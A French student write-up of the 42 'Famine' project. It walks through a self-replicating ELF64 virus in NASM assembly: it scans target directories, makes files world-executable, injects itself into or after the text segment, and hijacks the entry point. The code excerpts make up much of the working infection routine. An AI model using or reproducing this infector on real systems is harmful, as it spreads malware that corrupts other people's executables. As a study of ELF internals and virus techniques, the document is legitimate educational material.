42 Project Famine

>>> INTRODUCTION

Le but de ce projet était de créer un programme permettant d'infecter tous les fichiers binaires exécutables de type ELF64 dans un dossier spécifique, et d'y ajouter la "signature" (une simple chaîne de caractères) suivante :

```
Famine version 1.0 (c)oded by qroland
```

Le comportement du fichier binaire originel ne doit pas changer, cependant, à son exécution, il doit lui-même exécuter le virus et infecter les fichiers binaires du dossier cible. L'idée est donc d'insérer un bout de code exécutable au fichier qui s'exécutera avant le comportement normal du binaire, répliquera le virus, avant de redonner le contrôle au programme sans modifier son comportement.

Si le fichier était déjà infecté, on l'ignore et on empêche une seconde infection.

Pour résumer, notre virus devra adopter le comportement suivant :
> Ouvrir le dossier cible.
> Itérer sur tous les fichiers ELF64.
> Pour chacun de ces fichiers ELF64, se copier lui-même dans une région mémoire exécutable.
> Modifier le point d'entrée du binaire pour que le virus s'exécute avant le programme.
> A la fin de l'exécution du virus, rediriger l'exécution du programme vers son point d'entrée originel.

>>> EXPLICATIONS VIRUS – STRIFE

#Introduction (virus setup)

La première chose que l'on fait dans le virus est de placer sur la stack une structure qui va contenir des données qu'on doit conserver au cours de l'exécution du virus, et qu'on ne peut conserver dans des registres.

La structure se nomme 'famine', et on la définit dans un fichier **.inc** qui va en fait nous servir de fichier header dans le cadre d'une programmation en assembly pure.

```
%include "strife.inc"
```

Ce fichier contient d'ailleurs d'autres **define** qui vont se comporter exactement comme en C, en permettant de remplacer des expressions par des valeurs.

Au niveau des structures, ce tutoriel **NASM** résume bien les bases :
https://www.nasm.us/xdoc/2.15/html/nasmdoc5.html

> NASM définit le symbole **famine_size** pour décrire la taille totale de la structure.
> Les labels locaux de la structure peuvent être utilisés pour accéder aux **offsets** des membres de la structure (famine.fsize par exemple).
> Lorsqu'on place notre structure sur la pile, on peut donc y accéder typiquement par :
`[ (rbp - famine_size) + famine.fsize ]`

> La macro suivante nous permet donc d'accéder directement aux membres de la structure :
`%define FAM(x)  [(rbp - famine_size) + x]`
`FAM(famine.map_ptr)` --> Nous donne la valeur de famine.map_ptr

Une fois cette phase de setup effectuée, on charge l'adresse de la chaîne de caractères contenant le nom du dossier cible dans rdi, et on **call _traverse_dir**.

```
lea rdi, [rel target_1]
call _traverse_dir
```

 # Listing directories

La boucle permettant d'itérer sur un dossier n'est pas très complexe. On commence par ouvrir le dossier avec un call classique à **open** afin de récupérer un **fd** sur le dossier.

On effectue ensuite un appel au syscall **getdents**.

```
mov rdi, rax                    ; rax has fd of directory
lea rsi, FAM(famine.dirents)    ; Store dirents in 'famine' structure
mov rdx, DIRENTS_BUFF_SIZE
mov rax, SYS_GETENTS
syscall
cmp rax, 0
jl .end_dir_loop
mov r15, rax                    ; r15 keeps total size of dirents
```

Ce syscall va lire les structures **linux_dirent** du dossier auquel appartient le **fd** qu'on lui fournit, et les stocker dans un buffer à l'adresse contenue dans **rsi** (dans notre structure 'famine'). Il renvoie la taille totale de ce qu'il a lu (on le stock dans r15).

Voici la déclaration des structures **linux_dirent** :

```
struct linux_dirent {
     unsigned long  d_ino;     /* Inode number */
     unsigned long  d_off;     /* Offset to next linux_dirent */
     unsigned short d_reclen;  /* Length of this linux_dirent */
     char           d_name[];  /* Filename (null-terminated) */
     char           pad;       // Zero padding byte
     char           d_type;    // File type
  }
```

La boucle **.list_dir** itère sur ces structures qui représentent les entrées du dossier. Tout est commenté dans le code, mais l'idée est simplement la suivante :
> On initialise un compteur total_dreclen à 0.
> On se positionne au début de l'array de **dirents**.
> On lit la première structure. On place l'adresse du nom de fichier dans un registre, puis on examine le type du fichier. S'il s'agit d'une *regular file*, on la traite. Sinon, on passe.
> On ajoute le **dreclen** de la structure qu'on vient de lire à **total_dreclen**. Si la valeur est égale à la taille totale de ce qu'a lu le **syscall getdents**, on a lu toutes les entrées et on sort de la boucle.
> Sinon, on lit l'entrée suivante (en se plaçant au début de l'array de dirents et en ajoutant total_dreclen).

Cette boucle nous permet de parcourir toutes les entrées d'un fichier.

 # File infection

On commence par concaténer le nom du dossier et le nom du fichier, en bougeant simplement les bytes dans notre structure (famine.current_fpath).

On effectue le **syscall** `chmod(char *fname, 0777)`, nous permettant de nous assurer que notre utilisateur a les droits d'écriture et de lecture sur le fichier (lorsqu'il le peut en tout cas), et permettre à tout le monde d'exécuter notre fichier infecté afin de le diffuser au maximum.

On **open** le fichier.

On calcule la taille du fichier avec un **lseek** (plus pratique qu'un **stat**). On récupère la taille du fichier, et on quitte si le fichier est trop petit pour être un ELF.

```
mov rdi, rax
xor rsi, rsi
mov rdx, SEEK_END
mov rax, SYS_LSEEK
syscall
mov FAM(famine.fsize), rax
mov FAM(famine.mmap_size), rax
cmp rax, 4
jl _end_file_infection
```

On effectue ensuite un **premier mmap** du fichier ainsi ouvert. Cet mmap va nous permettre :
> De vérifier qu'il s'agit d'un fichier ELF.
> De vérifier que le format est x64.
> De vérifier qu'on a un fichier EXEC ou DYN.
> De récupérer les informations relatives au segment texte dans le fichier.

La boucle permettant d'itérer sur les headers de segments est bien commentée dans le code, et plutôt claire.

On se place au début du mapping du fichier ELF. On ajoute à l'adresse du mapping `elf64_ehdr.e_phoff`, et on stock la valeur à cette adresse qui représente l'offset des headers de segments. On fait de même pour récupérer `elf64_ehdr.e_phnum`. On se positionne ensuite au début des headers des segments, et on boucle jusqu'à atteindre le segment texte (PT_LOAD and executable) ou jusqu'à avoir épuisé les segments.

Une fois qu'on a trouvé le header correspondant au segment texte, on stock :
> Text segment header offset.
> p_offset.
> p_vaddr.
> p_filesz.
> Le gap par rapport au prochain segment.

On vérifie si le fichier a déjà été infecté en comparant l'endroit où se trouverait la signature dans le fichier s'il avait été infecté, et la signature elle-même :

```
mov rdi, FAM(famine.map_ptr)
add rdi, FAM(famine.txt_offset)
add rdi, FAM(famine.txt_filesz)
```

```
sub rdi, (_finish - signature)
mov rax, [rel signature]
cmp rax, qword [rdi]
je _end_file_infection
```

Notons qu'on ne se place pas, dans le fichier, à :
`txt_offset + txt_filesz + VIRUS_SIZE`

Mais à :
`txt_offset + txt_filesz`

Car si le fichier a déjà été infecté, on aura déjà adapté le p_filesz du segment texte pour y ajouter la taille du virus, qui se terminera donc bien à `txt_offset + txt_filesz`. On a ensuite simplement à reculer jusqu'à la signature et comparer.

On en est maintenant à un point où l'on sait que le fichier a le bon format, et n'est pas infecté. On va donc chercher à y inscrire notre virus. On commence par **comparer la taille du virus et l'espace de padding disponible suite au segment texte**.

Si le virus peut être contenu dans cet espace, on va simplement l'y ajouter. Pour cela, on appelle une petite fonction qui va :
> Augmenter **p_filesz** et **p_memsz** dans le header du segment texte (pas essentiel mais plus discret).
> Sauter directement à l'endroit du virus où on :

- Patch l'entry point du fichier ELF pour le faire démarrer par le virus.
- Copie l'intégralité du virus juste après la fin du segment texte originel.
- Patch les valeurs qui permettront au fichier infecté de revenir à son point d'entrée originel une fois le virus exécuté.

(voir ci-dessous pour cette partie du code).


Si le **gap** n'est pas assez grand cependant, on continue sur le virus de manière linéaire. Il va falloir étendre le fichier. Donc on commence par fermer le premier mapping qui représentait le fichier non-étendu.


On appelle ensuite le **syscall ftruncate**, qui permet de redéfinir la taille d'un fichier (de le tronquer si jamais la taille indiquée est plus petite que la taille originelle, de l'étendre avec des NULL BYTES si elle est plus grande). On étend ici le fichier de **4096 bytes** :

```
mov rdi, r8                     ; r8 has file fd
mov rsi, FAM(famine.fsize)
add rsi, PAGE_SIZE
mov rax, SYS_FTRUNCATE
syscall
cmp rax, 0
jl _end_file_infection
```

Une fois le fichier étendu, on produit un **second mmap** du fichier redimensionné. On va désormais travailler sur ce mapping.

L'objectif va être désormais de déplacer l'intégralité du fichier suite au segment texte de **4096** bytes afin de faire de la place pour le virus, sur ce schéma :





Avant de déplacer réellement les bytes, il nous faut cependant patcher un certain nombre de choses afin que notre fichier ELF continue de fonctionner suite au shift.

Comme pour l'injection dans le gap, on commence par mettre à jour la **p_filesz** et **p_memsz** du header du segment texte (même si ce n'est pas vraiment nécessaire ici non plus).

Ensuite, on va patcher tous les headers correspondant aux segments venant **après** le segment texte. On va indiquer que leur **offset dans le fichier** (**p_offset**) est 4096 bytes plus loin ; c'est essentiel pour que le binaire les retrouve à l'exécution.

Pour cela, on se positionne simplement sur le header du segment texte dans le mapping du fichier ; on ajoute la taille d'un header de segment, et on loop en ajoutant à chaque fois PAGE_SIZE à **p_offset** :

```
mov rax, FAM(famine.txt_header)
add rax, FAM(famine.map_ptr)     ; Go to text segment

.patch_segments:
add rax, elf64_phdr_size         ; Go to next segment
mov rdi, rax
add rdi, elf64_phdr.p_offset     ; p_offset += PAGE_SIZE
mov rsi, [rdi]
add rsi, PAGE_SIZE
mov [rdi], rsi
inc r13
cmp r13, r14                     ; r14 still has e_phnum.
jne .patch_segments
```

On fait ensuite pareil pour les sections. On parcourt l'intégralité des headers de section, et si l'offset de la section est situé après le point d'injection (`txt_offset + txt_filesz`), on ajoute 4096 bytes à l'offset afin que le binaire puisse retrouver ses sections.

On finit par patch le header ELF, et plus particulièrement **e_shoff** qui contient l'offset auquel démarre les headers de section : si cet offset doit être décalé, on le décale.


On arrive maintenant à la partie du virus qui va se charger de décaler tout ce qui se situe après le segment texte + le gap de 4096 bytes.

```
.write:
mov rsi, FAM(famine.map_ptr)
add rsi, FAM(famine.fsize)      ; rsi is at the end of the original file
mov rdi, rsi
add rdi, PAGE_SIZE              ; rdi is 4096 bytes after rsi

mov rax, FAM(famine.map_ptr)
add rax, FAM(famine.txt_offset)
add rax, FAM(famine.txt_filesz)
add rax, FAM(famine.gap_size)   ; rax at text_segment + padding gap

mov rcx, rsi                    ; rcx is at the end of the original file
sub rcx, rax                    ; rcx has length to move
inc rcx
std
rep movsb                       ; shift everything by 4096 bytes
```

Pour ce shift, on va utiliser l'instruction **rep movsb** qui va :
> Copier le byte à l'adresse **[rsi]** vers l'emplacement **[rdi]**.
> Incrémenter / décrémenter **rdi** et **rsi** (selon le Direction Flag **DF**).
> Répéter l'opération jusqu'à ce que **rcx** soit égal à 0.

On calcule le nombre de bytes à shift, qu'on place dans **rcx**.
On place **rsi** à la fin du fichier originel (source) ; on place **rdi** 4096 bytes plus loin (destination). On inverse le **DF** afin que **rsi** et **rdi** soient décrémentés (et non incrémentés), puis on lance la boucle de shift.

Pourquoi part-on de la fin du fichier et décrémente-t-on rdi et rsi :



On voit ici avec l'exemple d'un décalage de **1** qu'en décalant des données **vers l'avant** puis en **incrémentant** notre pointeur, on se retrouve à déplacer les données qu'on vient en réalité de copier !

Pour éviter cela, on part de la fin, on décale les données **vers l'avant** mais on **décrémente** notre pointeur. Ce dernier ne pointera donc jamais sur des données qu'on vient de décaler.

Bref, on a tout décalé de 4096 bytes. On patch maintenant le point d'entrée du fichier ELF. On commence par sauvegarder le point d'entrée originel dans notre structure, puis on remplace dans le header ELF ce point d'entrée par le point d'injection (`txt_vaddr + txt_filesz`).

```
mov rax, FAM(famine.map_ptr)
add rax, elf64_ehdr.e_entry
mov rsi, [rax]
mov FAM(famine.orig_entry), rsi
mov rdi, FAM(famine.txt_vaddr)
add rdi, FAM(famine.txt_filesz)
mov r13, rdi
mov [rax], rdi
```

On peut désormais écrire notre virus au point d'injection (on reset le **DF** car maintenant on va copier de manière classique) :

```
mov rdi, FAM(famine.map_ptr)
add rdi, FAM(famine.txt_offset)
add rdi, FAM(famine.txt_filesz)
lea rsi, [rel _start]
mov rcx, VIRUS_SIZE
cld
repnz movsb
```

Il nous reste maintenant une dernière tâche à faire, qui est de **permettre au fichier infecté de se rediriger vers le point d'entrée originel** une fois le virus exécuté.

Attention cependant, pour l'exécutable originel (**./Strife**), il faut simplement que le programme **exit** après s'être exécuté, il ne s'agit pas d'un virus dans un fichier hôte, mais d'un simple binaire.

Pour cela, on va définir deux variables tout à la fin du virus, **host_entry** et **virus_entry** :

```
target_1        db "/tmp/test/",0x0
target_2        db "/tmp/test2/",0x0
signature       db "Famine version 1.0 (c)oded by qroland",0x0
host_entry      dq _exit
virus_entry     dq _start
_finish:
```

On initialise ces variables respectivement à **_exit** et **_start** (elles contiennent les adresses de ces labels).

Lorsque le virus a fini d'itérer sur les dossiers, on quitte de cette façon :

```
; === Deleting our 'famine' struct from the stack
add rsp, famine_size

; === Placing original entry point in r15 (see comment at the end of
file) ===
lea r15, [rel _start]
mov rsi, [rel virus_entry]
sub r15, rsi
add r15, [rel host_entry]

; === Restoring registers and jumping to original entry point ===
pop rbp
pop rdx
pop rcx
pop rsi
pop rdi
jmp r15
```

Pour le fichier originel du virus (**./Strife**), on aura :

```
> r15      --> address of _start
> rsi      --> address of _start
> r15      --> 0
> r15      --> _exit
```

Le programme va donc bien simplement **exit** après s'être exécuté. Pour les fichiers infectés, il nous faut cependant modifier ce comportement afin qu'on ne quitte pas, mais qu'on redirige vers l'entry point originel.

Lorsqu'on écrit le virus dans un fichier infecté, on a donc tout à la fin ce bout de code :

```
mov qword [rdi - 8], r13        ; r13 has txt_vaddr + txt_filesz
mov r14, FAM(famine.orig_entry)
mov qword [rdi - 16], r14       ; r14 has orig_entry
```

On patch donc ici en premier **virus_entry**, qui contient désormais l'adresse du virus.
En second, on patch **host_entry** avec l'entry point originel du fichier.

Ce qui est intéressant ici est que ce mécanisme permet au virus de revenir à l'entry point originel du fichier en quittant **pour les PDC et les PIC**[1]. Dans le cas d'un PDC, en sortie du virus :

```
> r15      --> virtual address of _start
> rsi      --> virtual address of _start
> r15      --> 0
> r15      --> orig_entry (virtual address)
```

Dans le cas d'un PIC :

```
> r15      --> virtual address of _start
> rsi      --> offset of _start from start of file
> r15      --> virtual address of start of file
> r15      --> virtual address of start of file + offset of original
               entry point
```

C'est ainsi que cette configuration nous permet bien d'exit lorsqu'on a le binaire originel, et sauter vers l'entry point originel pour le PDC **et** le PIC.

1: Si on se préoccupait uniquement de Position-Dependent-Code cela aurait été plus simple, et on aurait pu simplement définir une seule variable, host_entry, la patcher avec orig_entry et faire en sortes que le fichier infecté y **jmp** en sortie. Cela ne fonctionnerait cependant pas avec du PIC, car orig_entry ne contiendrait qu'un **offset** et pas une véritable adresse.

>> **LES LIMITATIONS DE STRIFE**

Strife utilise finalement la méthode qu'on a employé dans woody-woodpacker afin d'étendre le segment texte si on a pas assez de place afin d'injecter le payload. Il s'agit d'une méthode qui fonctionnera bien dans le plupart des cas, mais qui présente également une limitation.

En effet, **Strife** fonctionne correctement lorsque le fichier ELF présente une répartition classique des segments, avec uniquement **deux LOAD segments** :

```
En-têtes de programme :
  Type           Décalage           Adr.virt           Adr.phys.
                 Taille fichier     Taille mémoire      Fanion Alignement
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000001f8 0x00000000000001f8  R E    0x8
  INTERP         0x0000000000000238 0x0000000000000238 0x0000000000000238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Réquisition de l'interpréteur de programme: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000079d0 0x00000000000079d0  R E    0x200000
  LOAD           0x0000000000007a70 0x0000000000207a70 0x0000000000207a70
                 0x0000000000000650 0x00000000000007f0  RW     0x200000
  DYNAMIC        0x0000000000007c18 0x0000000000207c18 0x0000000000207c18
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x0000000000000254 0x0000000000000254 0x0000000000000254
                 0x0000000000000044 0x0000000000000044  R      0x4
  GNU_EH_FRAME   0x0000000000006b64 0x0000000000006b64 0x0000000000006b64
                 0x0000000000000274 0x0000000000000274  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000007a70 0x0000000000207a70 0x0000000000207a70
                 0x0000000000000590 0x0000000000000590  R      0x1
```

Dans ce cas de figure classique (la plupart des fichiers ELF sont compilés de cette façon), on augmente simplement la taille du segment texte dans le fichier, et on décale l'offset des segments et sections subséquents dans le fichier. Suite à l'extension :


```
En-têtes de programme :
  Type           Décalage           Adr.virt           Adr.phys.
                 Taille fichier     Taille mémoire      Fanion Alignement
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000001f8 0x00000000000001f8  R E    0x8
  INTERP         0x0000000000000238 0x0000000000000238 0x0000000000000238
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Réquisition de l'interpréteur de programme: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000007f00 0x0000000000007f00  R E    0x200000
  LOAD           0x0000000000008a70 0x0000000000207a70 0x0000000000207a70
                 0x0000000000000650 0x00000000000007f0  RW     0x200000
  DYNAMIC        0x0000000000008c18 0x0000000000207c18 0x0000000000207c18
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
  NOTE           0x0000000000001254 0x0000000000000254 0x0000000000000254
                 0x0000000000000044 0x0000000000000044  R      0x4
```

Il faut bien avoir conscience que **nous ne touchons pas aux adresses virtuelles**. L'extension du segment se fait uniquement dans le fichier. Cela ne pose pas de problème dans cette configuration

classique, car il y a **suffisamment d'espace** entre l'adresse virtuelle du segment texte, et celle du segment suivant (0x0 – 0x207a70).

On peut tout à fait étendre le segment texte de plusieurs pages sans problèmes, car lorsque les différents segments seront chargés en mémoire, il y aura suffisamment d'écart entre les adresses virtuelles des segments pour insérer dans la mémoire les pages qu'on aura rajouté dans le fichier.

Un problème survient cependant pour les binaires ELF **récemment compilés** et présentant **4 segments LOAD** :



```
En-têtes de programme :
  Type           Décalage           Adr.virt           Adr.phys.
                 Taille fichier     Taille mémoire      Fanion Alignement
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Réquisition de l'interpréteur de programme: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000021a8 0x00000000000021a8  R      0x1000
  LOAD           0x0000000000003000 0x0000000000003000 0x0000000000003000
                 0x0000000000009b31 0x0000000000009b31  R E    0x1000
  LOAD           0x000000000000d000 0x000000000000d000 0x000000000000d000
                 0x0000000000003350 0x0000000000003350  R      0x1000
  LOAD           0x0000000000010a80 0x0000000000011a80 0x0000000000011a80
                 0x0000000000000940 0x00000000000241d8  RW     0x1000
  DYNAMIC        0x0000000000010a90 0x0000000000011a90 0x0000000000011a90
                 0x0000000000000230 0x0000000000000230  RW     0x8
  NOTE           0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000020 0x0000000000000020  R      0x8
  NOTE           0x0000000000000358 0x0000000000000358 0x0000000000000358
                 0x0000000000000044 0x0000000000000044  R      0x4
  LOOS+0x474e553 0x0000000000000338 0x0000000000000338 0x0000000000000338
                 0x0000000000000020 0x0000000000000020  R      0x8
  GNU_EH_FRAME   0x000000000000f1b4 0x000000000000f1b4 0x000000000000f1b4
                 0x0000000000000274 0x0000000000000274  R      0x4
  GNU_STACK      0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000010a80 0x0000000000011a80 0x0000000000011a80
                 0x0000000000000580 0x0000000000000580  R      0x1
```

Sur pourquoi on trouve certains binaires avec 4 segments LOAD :
https://stackoverflow.com/questions/57761007/why-an-elf-executable-could-have-4-load-segments

On remarque ici que dans cette configuration, les adresses virtuelles du segment texte (0x3000) et du segment suivant (0xd000) sont bien plus proches que dans la configuration précédente.

Dans la configuration précédente, il y avait bien plus d'espace entre les adresses virtuelles auxquelles étaient chargées le segment texte et le segment suivant qu'entre ces segments dans le fichier.

Le problème ici qu'on va rencontrer lorsqu'on va essayer d'étendre le segment texte de ce type de fichiers binaires à 4 segments LOAD (car notre payload ne tient pas dans le gap de padding), est que les adresses virtuelles du segment texte et du segment suivant vont **overlap** :

```
En-têtes de programme :
  Type           Décalage           Adr.virt           Adr.phys.
                 Taille fichier     Taille mémoire      Fanion Alignement
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Réquisition de l'interpréteur de programme: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x00000000000021a8 0x00000000000021a8  R      0x1000
  LOAD           0x0000000000003000 0x0000000000003000 0x0000000000003000
                 0x000000000000a03d 0x000000000000a03d  R E    0x1000
  LOAD           0x000000000000e000 0x000000000000d000 0x000000000000d000
                 0x0000000000003350 0x0000000000003350  R      0x1000
  LOAD           0x0000000000011a80 0x0000000000011a80 0x0000000000011a80
                 0x0000000000000940 0x00000000000241d8  RW     0x1000
  DYNAMIC        0x0000000000011a90 0x0000000000011a90 0x0000000000011a90
                 0x0000000000000230 0x0000000000000230  RW     0x8
  NOTE           0x0000000000001338 0x0000000000000338 0x0000000000000338
                 0x0000000000000020 0x0000000000000020  R      0x8
  NOTE           0x0000000000001358 0x0000000000000358 0x0000000000000358
                 0x0000000000000044 0x0000000000000044  R      0x4
  LOOS+0x474e553 0x0000000000001338 0x0000000000000338 0x0000000000000338
                 0x0000000000000020 0x0000000000000020  R      0x8
  GNU_EH_FRAME   0x00000000000101b4 0x000000000000f1b4 0x000000000000f1b4
                 0x0000000000000274 0x0000000000000274  R      0x4
  GNU_STACK      0x0000000000001000 0x0000000000000000 0x0000000000000000
                 0x0000000000000000 0x0000000000000000  RW     0x10
  GNU_RELRO      0x0000000000011a80 0x0000000000011a80 0x0000000000011a80
                 0x0000000000000580 0x0000000000000580  R      0x1
```

`0x3000 + 0xa03d = 0xd03d`

Le virus sera donc copié jusqu'à 0xd03d, or le segment suivant le segment texte sera chargé en mémoire à l'adresse `0xd000`.

On aura un overlapping des segments, et d'ailleurs puisque le segment suivant le segment texte sera chargé en mémoire après notre segment texte, la fin du virus sera écrasée par les données du segment suivant, ce qui va provoquer des segfaults / illegal hardware instruction.

Une solution naïve serait de tenter de **décaler** les adresses virtuelles des segments suivants, de la même façon qu'on décale les offsets du fichier. J'ai essayé de le faire, et cela n'a pas fonctionné car **même après avoir décalé les adresses virtuelles, patch toutes les relocations**, le problème est que lorsqu'on a affaire à du **PIC**, toutes les instructions du segment texte fonctionnent en **offset mémoire** (par exemple pour faire appel au **GOT**). En décalant les adresses virtuelles des segments suivant notre segment texte, on modifie également en mémoire les offsets des appels de fonction et des variables du segment texte. Il semble difficile (impossible ?) de patcher l'intégralité des offsets du segment texte pour annuler cet effet.

Une solution plus viable serait peut-être d'ajouter une section / un segment ?

Quoi qu'il en soit, lorsqu'on a affaire à un système présentant ce genre de binaires ELF, **Famine** (très léger, ne s'injecte que dans le padding gap) doit être préféré et aura plus de chance d'infecter un grand nombre de fichiers.